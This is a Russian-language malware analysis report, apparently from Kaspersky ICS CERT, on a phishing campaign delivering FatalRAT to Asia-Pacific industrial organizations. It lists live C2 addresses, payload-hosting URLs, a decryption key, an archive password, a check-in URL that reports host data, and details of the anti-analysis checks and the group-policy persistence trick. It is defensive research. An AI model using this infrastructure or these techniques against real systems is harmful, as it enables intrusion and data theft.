Операция SalmonSlalom

Новая атака, нацеленная на промышленные организации в Азиатско-Тихоокеанском регионе

27.03.2024

Версия 1.0

Оглавление

Общие сведения

Исследование, проведенное Kaspersky ICS CERT, выявило серию атак, нацеленную на промышленные организации в Азиатско-Тихоокеанском регионе. Для хранения исполняемых файлов и конфигурационных данных вредоносного ПО злоумышленники использовали китайскую облачную сеть доставки контента (CDN) myqcloud и облачный сервис для создания заметок Youdao Cloud Notes. Злоумышленники также применили сложную многоступенчатую схему доставки полезной нагрузки для обхода защитных решений. Их методы включали использование публично доступных упаковщиков для шифрования образцов вредоносного ПО, динамическое изменение адресов серверов управления вредоносным ПО (C2), использование функциональности легитимных приложений для запуска вредоносного ПО, а также применение техники DLL-sideloading.

В ходе анализа вредоносных артефактов были выявлены сходства с предыдущими кампаниями, в которых злоумышленники использовали троянские программы для удаленного доступа (RAT) с открытым исходным кодом, такие как Gh0st RAT, SimayRAT, Zegost и FatalRAT. Однако в этой кампании наблюдается значительный сдвиг в тактиках, техниках и процедурах (TTP), явно ориентированный на китайскоязычные цели.

За дополнительной информацией обращайтесь, пожалуйста, по адресу ics-cert@kaspersky.com

Технические подробности

Вводная информация

Youdao — это китайская поисковая система, а Youdao Cloud Notes (ранее Dao Notes) — это предназначенный для индивидуального и командного использования онлайн-сервис ведения заметок, запущенный 28 июня 2011 года. Сервис доступен на разных платформах, имеет клиентские приложения для ПК (Windows и Mac), мобильные устройства (Android и iOS) и веб-интерфейс. Благодаря удобному интерфейсу и широкой совместимости с различными платформами он привлек внимание китайскоязычных злоумышленников, которые все чаще используют его в своих атаках.

В рамках исследования мы провели поиск веб-страниц, связанных с Youdao Cloud Notes, на которые в последнее время были жалобы в связи с

подозрительной активностью. Результаты показали, что значительное число злоумышленников активно используют этот сервис для своих целей.

Особенно выделялся один любопытный случай, которому и посвящено данное исследование.

Первоначальное заражение

Мы получили информацию о фишинговой кампании, нацеленной на государственные учреждения и промышленные организации в Азиатско-Тихоокеанском регионе (Тайвань, Малайзия, Китай, Япония, Таиланд, Гонконг, Южная Корея, Сингапур, Филиппины, Вьетнам и др.). В ходе исследования мы определили, что в результате сложной многоступенчатой процедуры установки в систему внедрялось вредоносное ПО класса бэкдор под названием FatalRAT. В отличие от другой серии атак, описанной в отчете ESET, вектором заражения не были поддельные сайты — вредоносная программа доставлялась в zip-архивах по электронной почте, через WeChat и Telegram.

Zip-архивы маскировались под счета-фактуры или легитимные налоговые приложения для китайскоязычных пользователей и содержали загрузчик FatalRAT первого этапа, упакованный с помощью AsProtect, UPX или NSPack, чтобы усложнить обнаружение и анализ. Примеры названий файлов:

Имя файла в оригинале	Перевод имени файла
税前加计扣除新政指引.zip	Руководство по новой политике налоговых вычетов.zip
税务总局关于补贴有关税收的公告.zip	Объявление Государственного налогового управления о налогах и субсидиях.zip
年度企业所得税汇缴补税尽量安排在5月份入库.zip	Требование произвести ежегодное перечисление налога на прибыль организации и налоговой задолженности до мая насколько это возможно.zip
关于企业单位调整增值税税率有关政策关于企业单位调整增值税税率有关政策.zip	О политике изменения ставки НДС для предприятий. О политике изменения ставки НДС для предприятий.zip

В этом разделе рассматривается процесс установки вредоносного ПО, который, как уже упоминалось, является сложным и многоступенчатым. Последовательность установки показана ниже:



Рис. 1 Цепочка заражения

Загрузчик первого этапа

Анализируя данные нашей телеметрии, мы обнаружили, что для первоначального доступа с целью доставки образцов FatalRAT китайскоязычным жертвам использовались различные загрузчики первого этапа.

Эти загрузчики, как правило, упакованы с помощью утилит UPX, AsPacker или NSPack и распаковываются во время выполнения. Загрузчик собран с помощью Microsoft Visual C/C++ 2010. В строковых ссылках были обнаружены отладочные данные, дающие представление о среде, которую использовали злоумышленники:

K:\C++2010\DLLrun\DLLrunYoudao\Release\DLLrunYoudao.pdb

После запуска на выполнение загрузчик первого этапа отправляет HTTP-запрос к Youdao Cloud Notes для загрузки динамически обновляемого списка ссылок на конфигураторы (Before.dll) и загрузчики второго этапа (Fangao.dll), например:

http://note.youdao[.]com/yws/api/note/4b2eead06fc72ee2763ef1f653cdc4ae

Youdao Cloud Notes возвращает ответ в формате JSON. В его первых нескольких строках содержится информация о времени создания и изменения заметки, имени и размере файла, затем идут сведения о месте хранения в облаке вредоносных модулей следующего этапа. Структура заметки также описана в отчете K7 Security Labs по Sneaky SiMay RAT.


```
{"p":"/AD66121B512F4BB2B084E9228A0BB1A1/C52F907D02064FFE9BE59D59F3282B5E","ct":1684683367,"su":"","pr":0,"au":"","pv":27963,
"mt":1686814619,"sz":11470,"domain":0,"tl":"dll","isFinanceNote":false,"content":"<div yne-bulb-block=\"code\" id=\"
5936-1685612906018\" data-theme=\"default\" data-language=\"javascript\" style=\"white-space: pre-wrap;\">[1START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[1END]\n[2START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[2END]\n[3START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[3END]\n[4START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[4END]\n[5START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[5END]\n[6START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[6END]\n[7START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[7END]\n[8START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[8END]\n[9START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[9END]\n[10START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[10END]\n[11START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[11END]\n[12START]\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/BEFORE.dll\nBefore\n
http://11-1318622059.cos.ap-nanjing.myqcloud.com/FANGAO.dll\nFangao\n[12END]\n[13START]\n
```


Рис. 2 Динамически обновляемый список ссылок на модули следующего этапа

Загрузчик первого этапа осуществляет разбор собственной структуры заметки и выбирает первые ссылки на конфигуратор (Before.dll) и загрузчик второго этапа (Fangao.dll). Если первые ссылки недоступны, выбираются следующие.

```
                mov     eax, offset aStart ; "START]\n"
                lea     esi, [ebp+var_64]
;   try {
                mov     [ebp+var_4], 0
                call    sub_402150
                add     esp, 0Ch
;   } // starts at 40142F
;   try {
                mov     byte ptr [ebp+var_4], 2
                cmp     [ebp+var_88], 10h
                jb      short loc_40145A
                mov     edx, [ebp+var_9C]
                push    edx             ; void *
                call    ??3@YAXPAX@Z    ; operator delete(void *)
                add     esp, 4

loc_40145A:                             ; CODE XREF: sub_4013D0+79↑j
                lea     eax, [ebp+var_2C]
                push    offset asc_41901C ; "\n["
                push    eax             ; void *
                mov     [ebp+var_88], 0Fh
                mov     [ebp+var_8C], 0
                mov     byte ptr [ebp+var_9C], 0
                call    sub_402080
                push    eax
                mov     eax, offset aEnd ; "END]"
                lea     esi, [ebp+var_48]
```

Рис. 3 Часть загрузчика первого этапа, отвечающая за разбор структуры заметки Youdao

После скачивания Fangao.dll и Before.dll эти модули загружаются и запускаются на выполнение загрузчиком первого этапа.

Конфигуратор (Before.dll)

У этой DLL-библиотеки есть экспортируемая функция с именем Before, а путь к PDB-файлу содержит китайские символы:

K:\C++\梵高远程管理客户端二号\Release\BEFORE.pdb

Название проекта из указанного выше пути можно перевести как «Клиент удаленного управления Ван Гог №2».

> Интересно: *для работы этому вредоносному модулю, как и конечной вредоносной нагрузке, требуется конфигурационная информация. В ходе исследования мы обнаружили несколько вариантов Before.dll: с жестко заданной конфигурацией, с динамически обновляемой конфигурацией, а также образцы с комбинированным статико-динамическим подходом. Рассмотрим последний вариант как наиболее полный.*

Чтобы получить информацию о конфигурации, вредоносная программа загружает содержимое другой заметки с note.youdao[.]com, например:

http[:]//note.youdao[.]com/yws/api/note/1eaac14f58d9eff03cf8b0c76dcce913


```
"p": "/AD66121B512F4BB2B084E9228A0BB1A1/2C4D1BF26C274DD6BC4F9D5CA5C9411F",
"ct": 1684683352,
"su": "",
"pr": 0,
"au": "",
"pv": 755,
"mt": 1684757676,
"sz": 3863,
"domain": 0,
"tl": "dll",
"isFinanceNote": false,
"content": "<div yne-bulb-block=\"paragraph\" style=\"white-space: pre-wrap
  ;\"><br></div><div yne-bulb-block=\"code\" id=\"0061-1684684133513\" data
  -theme=\"default\" data-language=\"javascript\" style=\"white-space: pre
  -wrap;\">[1START]\nsubmit=http://101.33.243.31:82\ndll=http://todesk
  -1316713808.cos.ap-nanjing.myqcloud.com/DLL.dll\nbelong=1\nonline=43.154
  .238.130:8081\n[1END]\n[2START]\nsubmit=http://101.33.243.31:82\ndll=http
  ://todesk-1316713808.cos.ap-nanjing.myqcloud.com/DLL.dll\nbelong=2\nonline
  =111.230.93.174:8081\n[2END]\n[3START]\nsubmit=http://101.33.243.31
  :82\ndll=http://todesk-1316713808.cos.ap-nanjing.myqcloud.com/DLL
  .dll\nbelong=3\nonline=43.159.192.196:8081\n[3END]\n[4START]\nsubmit=http
  ://101.33.243.31:82\ndll=http://todesk-1316713808.cos.ap-nanjing.myqcloud
  .com/DLL.dll\nbelong=4\nonline=43.138.199.241
  :8081\n[4END]\n[5START]\nsubmit=http://101.33.243.31:82\ndll=http://todesk
  -1316713808.cos.ap-nanjing.myqcloud.com/DLL.dll\nbelong=5\nonline=175.178
  .166.216:8081\n[5END]\n[6START]\nsubmit=http://101.33.243.31:82\ndll=http
  ://todesk-1316713808.cos.ap-nanjing.myqcloud.com/DLL.dll\nbelong=6\nonline
  =43.139.35.42:8081\n[6END]\n[7START]\nsubmit=http://101.33.243.31:82\ndll
```


Рис. 4 Содержимое заметки с динамически обновляемой конфигурацией вредоносной программы

Эта заметка содержит данные в формате JSON с тремя типами URL-адресов: **submit**, **dll** и **online**. Если заметка по какой-то причине недоступна, например, в случае некорректного URL-адреса, библиотека Before.dll использует конфигурационные данные, содержащиеся в своем коде.

Значения всех параметров зашифрованы с помощью операции XOR с ключом *0x58* и записываются в конфигурационный файл **C:\Users\Public\vanconfig.ini**. Ниже приведен пример зашифрованного содержимого конфигурационного файла FatalRAT:

```
[data]
submit=0,,(bwwihivkkvjlkvkib`j
dll=0,,(bwwiiuiki`njjhmav;7+v9(u696216?v5!);47-<v;75w   v<44
belong=jn
```

```
online=ivijvkoviikb`h`i
```

И расшифрованная версия того же файла:

```
[data]
submit=http://101.33.243[.]31:82
dll=http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/xxx.dll
belong=26
online=1.12.37[.]113:8081
```

Как видно на рис. 4, заметка содержит несколько наборов настроек, как правило — десятки одновременно. Вредоносная программа проверяет доступность URL-адресов, начиная с первого блока настроек, и выбирает первый работающий блок для сохранения в конфигурационном файле. Параметр belong указывает номер блока в заметке, который сработал в данной попытке запуска вредоносной программы, что потенциально позволяет злоумышленникам отслеживать, какие URL-адреса уже заблокированы защитными решениями. Before.dll также генерирует случайное 6-символьное значение, которое использует как идентификатор жертвы. Это значение сохраняется в файле C:\Users\Public\history.txt.

Затем конфигуратор извлекает текстовый документ в папку, в которой находится Before.dll, с тем же именем, что и вредоносная библиотека, но с расширением .txt. После создания файла в него записывается следующий текст:


深圳增值税电子普通发票

发票代码:044032000211
发票号码:95309460
开票日期:2023年05月08日
校验码:53950 07574 26448 23720
机器编号:661570241921

----------购买方----------

名称:荣耀终端有限公司
纳税人识别号:91440300MA5G49LC9K
地址、电话:
开户行及账号:

----------列表一----------

名称:*住宿服务*住宿费
单位:晚
数量:9
单价:474.00
金额:4266.00
税率:免税
税额:***

价税合计(大写):肆仟贰佰陆拾陆圆整
价税合计(小写):¥4266.00

----------销售方----------

名称:深圳深港会梵希御景酒店管理有限公司
纳税人识别号:914403000886983265
地址、电话:深圳市福田区上梅林御梅公馆A座11楼A12 18988794449
开户行及账号:招商银行深圳华润城支行7559339567105018

----------销售方----------

收款人:赵伟陶
复核:沈迪
开票人:王平

Рис. 5 Документ-приманка, используемый Before.dll

Документ — поддельный счет-фактура, отображаемый для отвлечения внимания пользователя.

Примечания:

- Содержимое обеих нестандартных заметок Youdao Notes регулярно обновлялось. Однако на момент написания этого отчета страница уже была неактивна.
- В ходе исследования мы обнаружили, что некоторые из упомянутых выше серверов взаимодействовали с другим вредоносным исполняемым файлом. Мы не исключаем, что один и тот же IP-адрес мог использоваться в различных вредоносных кампаниях.

Далее Before.dll получает имя зараженной системы и версию Windows и отправляет эти данные на сервер злоумышленников (в соответствии с параметром *submit*, указанным в заметке) в параметрах HTTP GET-запроса, например:

http://101.33.243[.]31:82/initialsubmission?windows_version=17134&computer_name=MYTEST:DESKTOP-CROB74D

Загрузчик второго этапа (Fangao.dll)

Эта DLL-библиотека содержит экспортируемую функцию с именем Fangao и путь к PDB-файлу, включающий китайские символы:

K:\C++\梵高远程管理客户端二号\Release\FANGAO.pdb

Имя папки проекта такое же, как у **Before.dll**, и мы предполагаем, что загрузчик второго этапа был скомпилирован вместе с модулем конфигуратора.

Этот модуль использует конфигурационный файл **C:\Users\Public\vanconfig.ini**, подготовленный Before.dll.

Fangao.dll считывает параметр submit URL из конфигурационного файла и, как и Before.dll, отправляет на сервер следующую информацию о зараженной системе: сетевое имя и версию операционной системы. К адресу сервера добавляется имя страницы **initialsubmission**.

После этого вредоносная программа выполняет ряд подготовительных действий: проверяет подключение к интернету, пытаясь соединиться с китайской поисковой системой Baidu.com, задает атрибуты hidden и system своему исполняемому файлу и создает мьютекс с именем **UniqueMutexName**.

Затем повторно используется конфигурационный файл, подготовленный модулем Before.dll, но уже с параметром **dll**. Fangao.dll загружает вредоносную нагрузку FatalRAT (**dll.dll**, например, bcec6b78adb3cf966fab9025dacb0f05), расшифровывает ее с помощью семибайтового XOR-ключа, уникального для каждого образца загрузчика (например, *0xE8, 0xF4, 0x13, 0x2F, 0xE2, 0xBF, 0x6B*) и запускает FatalRAT.

Интересно, что для отвлечения внимания пользователя этот модуль отображает окно с сообщением о якобы возникшей ошибке в программе — по-видимому, для того, чтобы пользователь не задавался вопросом, почему он не увидел окно запущенного им легитимного приложения.



Рис. 6 Сообщение об ошибке и генерирующий его вредоносный код

Сообщение отображается через стандартное модальное диалоговое окно и содержит несколько орфографических ошибок, что отражает уровень невнимательности и небрежности злоумышленников.

Вредоносное ПО выполняет серию проверок, чтобы определить, активировать ли вредоносную активность на данной системе, причем каждая проверка имеет свой идентификатор (название):

Название (идентификатор) проверки	Описание проверки
Two:safe1	Ищет на рабочем столе файлы **My Document.txt** и **My Document.xls**; если найден хотя бы один из этих файлов, проверка считается непройденной.
safe2	Проверяет путь к исполняемому файлу вредоносного ПО на наличие подстроки C:\tmp; если подстрока найдена, проверка считается непройденной.
Two:safe4	Проверяет имя файла на наличие специальных символов; если они присутствуют, проверка считается непройденной.
Two:safe5	Если язык локализации системы не входит в список: *китайский (Гонконг, CAP) — 3076* *китайский (Макао, CAP) — 5124* *китайский (Китай) — 2052* *китайский (Сингапур) — 4100* *китайский (Тайвань) — 1028,* то проверка считается непройденной.
	Проверяет, установлен ли в системе часовой пояс UTC+8 (в котором находятся многие страны Азии);

	если установлен другой часовой пояс, проверка считается непройденной.
Two:safe6	Вредоносная программа получает значение ключа реестра **HKEY_LOCAL_MACHINE\SYSTEM\ ControlSet001\Services\disk\Enum\0** и проверяет наличие подстроки **vmware** в значении ключа; если подстрока присутствует, проверка считается непройденной. Это предотвращает осуществление вредоносной активности на виртуальных машинах.

Если хотя бы одна из проверок не пройдена, вредоносное ПО отправляет HTTP GET-запрос на страницу <submitURL>/submiterror?id=&error_id=<conditionName>, где <submitURL> — *э*то адрес сервера, полученный из параметра **submit** конфигурационного файла, а <conditionName> — название непройденной проверки. Затем вредоносная программа специально вызывает исключение и аварийно завершает работу.

Если все проверки пройдены, библиотека Fangao.dll приступает к распаковке содержащихся в ней ресурсов. Утилита распаковки (**unrar.dll**) извлекается из ресурса **103** и сохраняется в той же директории, что и исполняемый файл вредоносной программы, а ее файл получает атрибуты скрытый и системный. Кроме того, вредоносная программа создает две новые папки: **C:\ProgramData\KnGoe** и **C:\ProgramData\8877**.

Ресурс **101** извлекается и сохраняется в файл **C:\ProgramData\KnGoe\PO520.rar**, ресурс **102** извлекается и сохраняется в файл **C:\ProgramData\KnGoe\QD.rar**, а ресурс **104** извлекается и сохраняется в файл **C:\ProgramData\KnGoe\MMC.rar.**

После сохранения архивов Fangao.dll начинает извлекать из них файлы, используя вышеупомянутую библиотеку **unrar.dll** и пароль **by2022**. Ниже представлены сведения о разархивированных файлах:

Архив	Путь назначения	Описание файла
PO520.rar	C:\ProgramData\KnGoe\e.dll	DDUtility.dll, часть легитимной утилиты DriverAssistant
PO520.rar	C:\ProgramData\KnGoe\r.dll	DMMUtility.dll, часть легитимной утилиты DriverAssistant
PO520.rar	C:\ProgramData\KnGoe\t.dll	wke.dll — вредоносная DLL, загружаемая с помощью техники

		DLL-sideloading
PO520.rar	C:\ProgramData\KnGoe\t.ini	Текстовый файл, содержащий заголовок MZ
PO520.rar	C:\ProgramData\KnGoe\w.dll	acvb.exe — исполняемый файл, используемый для эксплуатации уязвимости DLL-sideloading (в утилите DriverAssistant)
QD.rar	C:\ProgramData\KnGoe\0user.exe	Легитимное программное обеспечение, часть PureCodec
QD.rar	C:\ProgramData\KnGoe\update.ini	Конфигурационный файл PureCodec
QD.rar	C:\ProgramData\KnGoe\YX.vbs	Вредоносный VBS-скрипт
QD.rar	C:\ProgramData\KnGoe\user.bat	Вредоносный CMD-скрипт
MMC.rar	C:\ProgramData\8877\Local Group Policy Editor.msc	Редактор групповых политик на китайском языке



Рис. 7 Схема распаковки ресурсов Fangao.dll

После распаковки архивы удаляются, а вредоносная программа ищет среди запущенных процессов экземпляры процесса **mmc.exe** и завершает их.

Вредоносная программа также проверяет, существует ли ключ реестра **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Logon**, который отсутствует в операционной системе по

умолчанию, но создается в случае, если политики безопасности задают скрипты, выполняемые при входе в систему. Если ключ существует, вредоносная программа считает, что механизм закрепления в системе уже выполнен, и завершает выполнение — злоумышленники игнорируют сценарии легитимного использования этого механизма (видимо, считая их достаточно редкими).

Если данного ключа реестра не существует, вредоносная программа пытается закрепиться в системе, эмулируя действия пользователя в графическом интерфейсе (описаны ниже) с помощью ранее распакованного редактора политик. При таком подходе атакующим не нужно возиться с обходом UAC, так как необходимые привилегии они получают при выполнении легитимного и подписанного инструмента DriverAssistant (описан далее).

В Проводнике Windows Fangao.dll открывает директорию C:\ProgramData\8877, куда ранее была распакована китайская версия редактора групповых политик Group Policy Editor. Сразу после этого открытое окно Проводника Windows скрывается в отдельном потоке, а затем вредоносная программа отправляет в скрытое окно Проводника команды, эмулирующие нажатия на левую кнопку мыши, имитируя действия пользователя в графическом интерфейсе операционной системы, чтобы запустить Group Policy Editor.

Окно запущенного редактора групповых политик также скрывается (с помощью API-функций SetWindowPos и EnableWindow), после чего вредоносная программа начинает «навигацию» по окну Group Policy Editor. Сначала выбирается панель навигации слева (на рис. 8 выделена синим).

Затем вредоносная программа взаимодействует с окном Group Policy Editor, находя нужные элементы по имени класса окна и отправляя им команды WM_KEYDOWN и WM_KEYUP для имитации нажатий клавиш. Используя этот подход к взаимодействию с пользовательским интерфейсом, Fangao.dll находит раздел User Configuration → Windows Settings → Scripts (Logon/Logoff) (рис. 8, шаг 1) и создает новую групповую политику в подразделе Logon (рис. 8, шаги 2, 3), указывая в качестве исполняемого файла эксплуатируемое в ходе атаки приложение PureCodec (C:\ProgramData\KnGoe\0user.exe).

